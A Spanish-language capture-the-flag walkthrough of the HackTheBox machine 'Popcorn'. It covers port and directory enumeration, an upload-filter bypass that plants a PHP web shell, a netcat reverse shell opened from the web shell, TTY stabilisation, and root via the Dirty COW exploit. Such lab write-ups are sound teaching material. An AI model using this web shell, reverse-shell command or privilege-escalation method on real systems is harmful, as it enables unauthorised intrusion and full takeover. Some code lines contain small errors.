

# Popcorn



## Descripción

Esta máquina es de dificultad media, tiene una enumeración bastante básica y una explotación de lo mas interesante. Respecto a la escalada de privilegios, escalaremos por una vulnerabilidad bastante popular y muy básica para ser una máquina medium.


Herramientas empleadas en la resolución de esta máquina

- Nmap
  - Gobuster
  - BurpSuite
  - Netcat
-

# Enumeración

Vamos a comenzar con un escaneo de puertos para ver servicios activos en la máquina víctima

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.6 -oN pop
```



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-03 10:47 EDT
Nmap scan report for 10.10.10.6
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_ 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http     Apache httpd 2.2.12
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Did not follow redirect to http://popcorn.htb/
Service Info: Host: popcorn.hackthebox.gr; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Podemos ver el puerto 22 con **SSH** y el puerto 80 con **HTTP**, vamos a ver que encontramos en la web

## Página web

Al poner la ip en el buscador veremos que no carga la página y se nos cambia por el dominio **popcorn.htb**, vamos a asignar el dominio a la ip víctima

```
echo "10.10.10.6 popcorn.htb" | sudo tee -a /etc/hosts
```

Si cargamos la página debería ir correctamente



## It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

Si vemos el código fuente y revisamos la página a fondo no encontraremos nada de utilidad, vamos a enumerar directorios ocultos de la web con **Gobuster**


```
gobuster dir -u http://popcorn.htb -w /usr/share/wordlists/dirb/common.txt

/index.html      (Status: 200) [Size: 177]
/index          (Status: 200) [Size: 177]
/test           (Status: 200) [Size: 47361]
/torrent        (Status: 301) [Size: 312] [--> http://popcorn.htb/torrent/]
```

De ahí los directorios que mas nos pueden interesar son Test, que es un archivo **config.php** y **torrent**



Si entramos al directorio web [/torrent](#), podremos ver que tiene un apartado para subir archivos, bastante interesante



## Login

Username:

Password:

[Login](#)

[Sign up](#) | [Lost password](#)

Al entrar en upload, podremos ver un panel de login, vamos a crearnos una cuenta

---

## Explotación

Una vez creada la cuenta, si intentamos subir algún archivo nos dirá que solo se permiten archivos **.torrent**

Lo que he hecho ha sido buscar en Kali.org una ISO .torrent de kali y subirla y probar si me lo aceptaba

- I torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent  kali-linux-2025.1a...staller-amd64.iso

Optional name

Category  ▾

Subcategory  ▾

Description

Tracker requires registration ☐ Yes ☒ No

Post Annoymous ☐ Yes ☒ No

Quizá nos tarda un rato y está cargando pero no pasa nada,

una vez subido el archivo, si nos dirigimos a el podremos ver que podemos editar las screenshots,

Si intentamos subir un archivo **.php** veremos que no nos deja enviarlo, si abrimos con burp suite y vemos la solicitud en el repeater veremos lo siguiente

```
-----330820563726551951992687662821
Content-Disposition: form-data; name="file"; filename="Screenshot
2025-04-16 at 19-02-19 Torrent Hoster - Torrents.png"
Content-Type: image/png
```

PNG

```
IHDR@@Í¥ IDATx^i`]gyß{utµ½÷^GÒÄ Û;ÐÒ@Ø´¥¥@û/-fYJK£-³¥ Ê
{Ç!ÇqØ<´ÇÖÿßsäÏ+²æ½ddéÜs¾û|ixP÷,,F 8; 'à~]F oBOÁLØpÂN}Ðñ`OXÁ#OaG À
;öAÇF À`#À'iÔF 5@0v°St<`Ö@OÁLØpÂN}Ðñ`OXÁ#OaG À ;öAÇF À`#À'iÔF
5@0v°Sb;¾}ûö~_8P^PEØo#àæÒtrÛ¶mİçMàâ¾èç¾¾ôwÿ5àönq(ò~âÿiÿ9yÃVVVf,(M$ST#
àI5¥èİÖ-[].óİPÍf¾Üä¶ÑèK7Tô`i@M@B}¹ß%K·<Æí·SW²K²
Tðð%Öû[Ð[BèVÝ@Hztii-%öİéùºGÒ;¾÷] ¹páÂðfðäl=éé)}äviinïe~uÖ/á
(ÜßÝw?èùUÜ¾ÄÐ"µ;ô¾?uàçÄÑIi»~iQB/^<w÷äpOpp.u6Éòèð÷<`_æ-´P6¾Pİrê~ßý
Öx3üiëYp÷ðx$ :Kexx%K;İÁçÆÁ8&i»MNS=T[¿ýİ/ð~HÀð,à'á¹İ÷äİÐ{Ðþ.ÉÍ/;ö÷s_ä)u
Ø/ýö¶P«ÊÉ¶{ép»«ql}>À±5EkÍóİ?iIyİsİİç ÚRW{G_Ö[iiö«İöæTP¿*:ØÀ]»zÜ#ý¿iëPi
iK+Øx³öİN·Ànº³7vİnİİİf[¶CÇT!ºxÇÔFmİßæİ±º¹æİ~
```

Si borramos todo el contenido de la imagen y colocamos lo siguiente podremos ver que nos deja subir el archivo

Es muy importante cambiar el nombre del archivo por un .php

```
-----755320405242483599825035880
Content-Disposition: form-data; name="file"; filename="file.php"
Content-Type: image/png
```

```
<?php
    echo "<pre>" . shell.exec($_GET['cmd']) . "</pre>";
?>
```

```
<?php
    echo "<pre>" . shell.exec($_GET['cmd']) . "</pre>";
?>
```

Si vemos el lugar donde debería aparecer nuestra imagen, veremos lo siguiente

Seeds	0
Peers	0
Finished	
Update Stats	You must login to update stats.
Tracked By	http://tracker.kali.org:6969/announce
Added	2025-04-17 01:03:24
Last Update	0000-00-00 00:00:00
Comment	

Screenshots

Image File Not Found!

[+ Files](#)

Si inspeccionamos el recuadro veremos lo siguiente

```
<td width="18%">Screenshots</td>
<td>
  <a href="._/upload/f05052b30a98e70c7537c93c5d9e1b1c8d4fe13d.php" rel="lightbox" title="kali-linux-2025.1a-installer-netinst-amd64.iso">event
    
  </a>
</td>
```

Tendremos nuestra "Imagen" en un .php, si lo copiamos en la url y añadimos unos parámetros tendremos inyección de comandos

```
http://popcorn.htb/torrent/upload/f05052b30a98e70c7537c93c5d9e1b1c8d4fe13d.php
```

Si al final de la url añadimos

```
.php?cmd=whoami
```

Tendremos una inyección de comandos, ahora intentaremos obtener una reverse shell

## Reverse shell

Vamos a poner el puerto 1234 a la escucha

```
nc -lvnp 1234
```

y en la url pondremos lo siguiente

```
http://popcorn.htb/torrent/upload/f05052b30a98e70c7537c93c5d9e1b1c8d4fe13d.php?cmd=nc -e /bin/sh  
10.10.10.16 1234
```

ya tendremos la reverse shell

```
(kali㉿kali)-[~/Downloads]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.6] 49605  
whoami  
www-data  
█
```

Si nos fijamos, tenemos una shell inestable por lo que vamos a hacer el tratamiento de la tty

## Tratamiento de la TTY

```
# DENTRO DE LA RV  
script /dev/null -c bash  
  
#DENTRO DE LA RV TIRAR LOS 3 FUNCIONEN O NO  
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
python2 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'

# CRL +Z (SE TE SALDRA! NO PASA NADA)
stty raw -echo;fg

# NO ESCRIBIR NADA SOLO COPIAR LOS SIGUIENTES COMANDOS
reset xterm-color
export TERM=xterm
stty rows 46 columns 184

#UNA VEZ PUESTO TODO YA LA PUEDES UTILIZAR
```

Una vez hecho esto, ya tendremos una shell estable

---

## Escalada de Privilegios

Si comprobamos la versión del kernel podremos ver que está bastante desactualizado

```
uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
```

Si buscamos en google vulnerabilidades del kernel para esa versión, encontraremos la famosa **Dirty Cow**

Vamos a entrar en el directorio temporal (tmp) y dentro crearemos un archivo donde copiaremos el exploit para ejecutarlo

Para ello he usado la herramienta nano

Una vez hecho, si leemos un poco el exploit, nos explicará como compilarlo

```
gcc -pthread dirty.c -o dirty -lcrypt
```

Una vez hecho eso ya tendremos el ejecutable listo, lo ejecutamos y saldrá lo siguiente

```
www-data@popcorn:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiWV.l3JFnVck:0:0:pwned:/root:/bin/bash

mmap: b784c000
^C
www-data@popcorn:/tmp$
```

Especificaremos la contraseña que queramos, muy importante acordarnos de ella

Si abrimos /etc/passwd podremos ver un nuevo usuario llamado firefart

```
firefart:fiWV.l3JFnVck:0:0:pwned:/root:/bin/:dsh
```

Vamos a cambiarnos a este usuario y de contraseña especificaremos la que pusimos anteriormente

```
su firefart
```

```
www-data@popcorn:/tmp$ su firefart
Password:
firefart@popcorn:/tmp# whoami
firefart
firefart@popcorn:/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:/tmp#
```

Somos root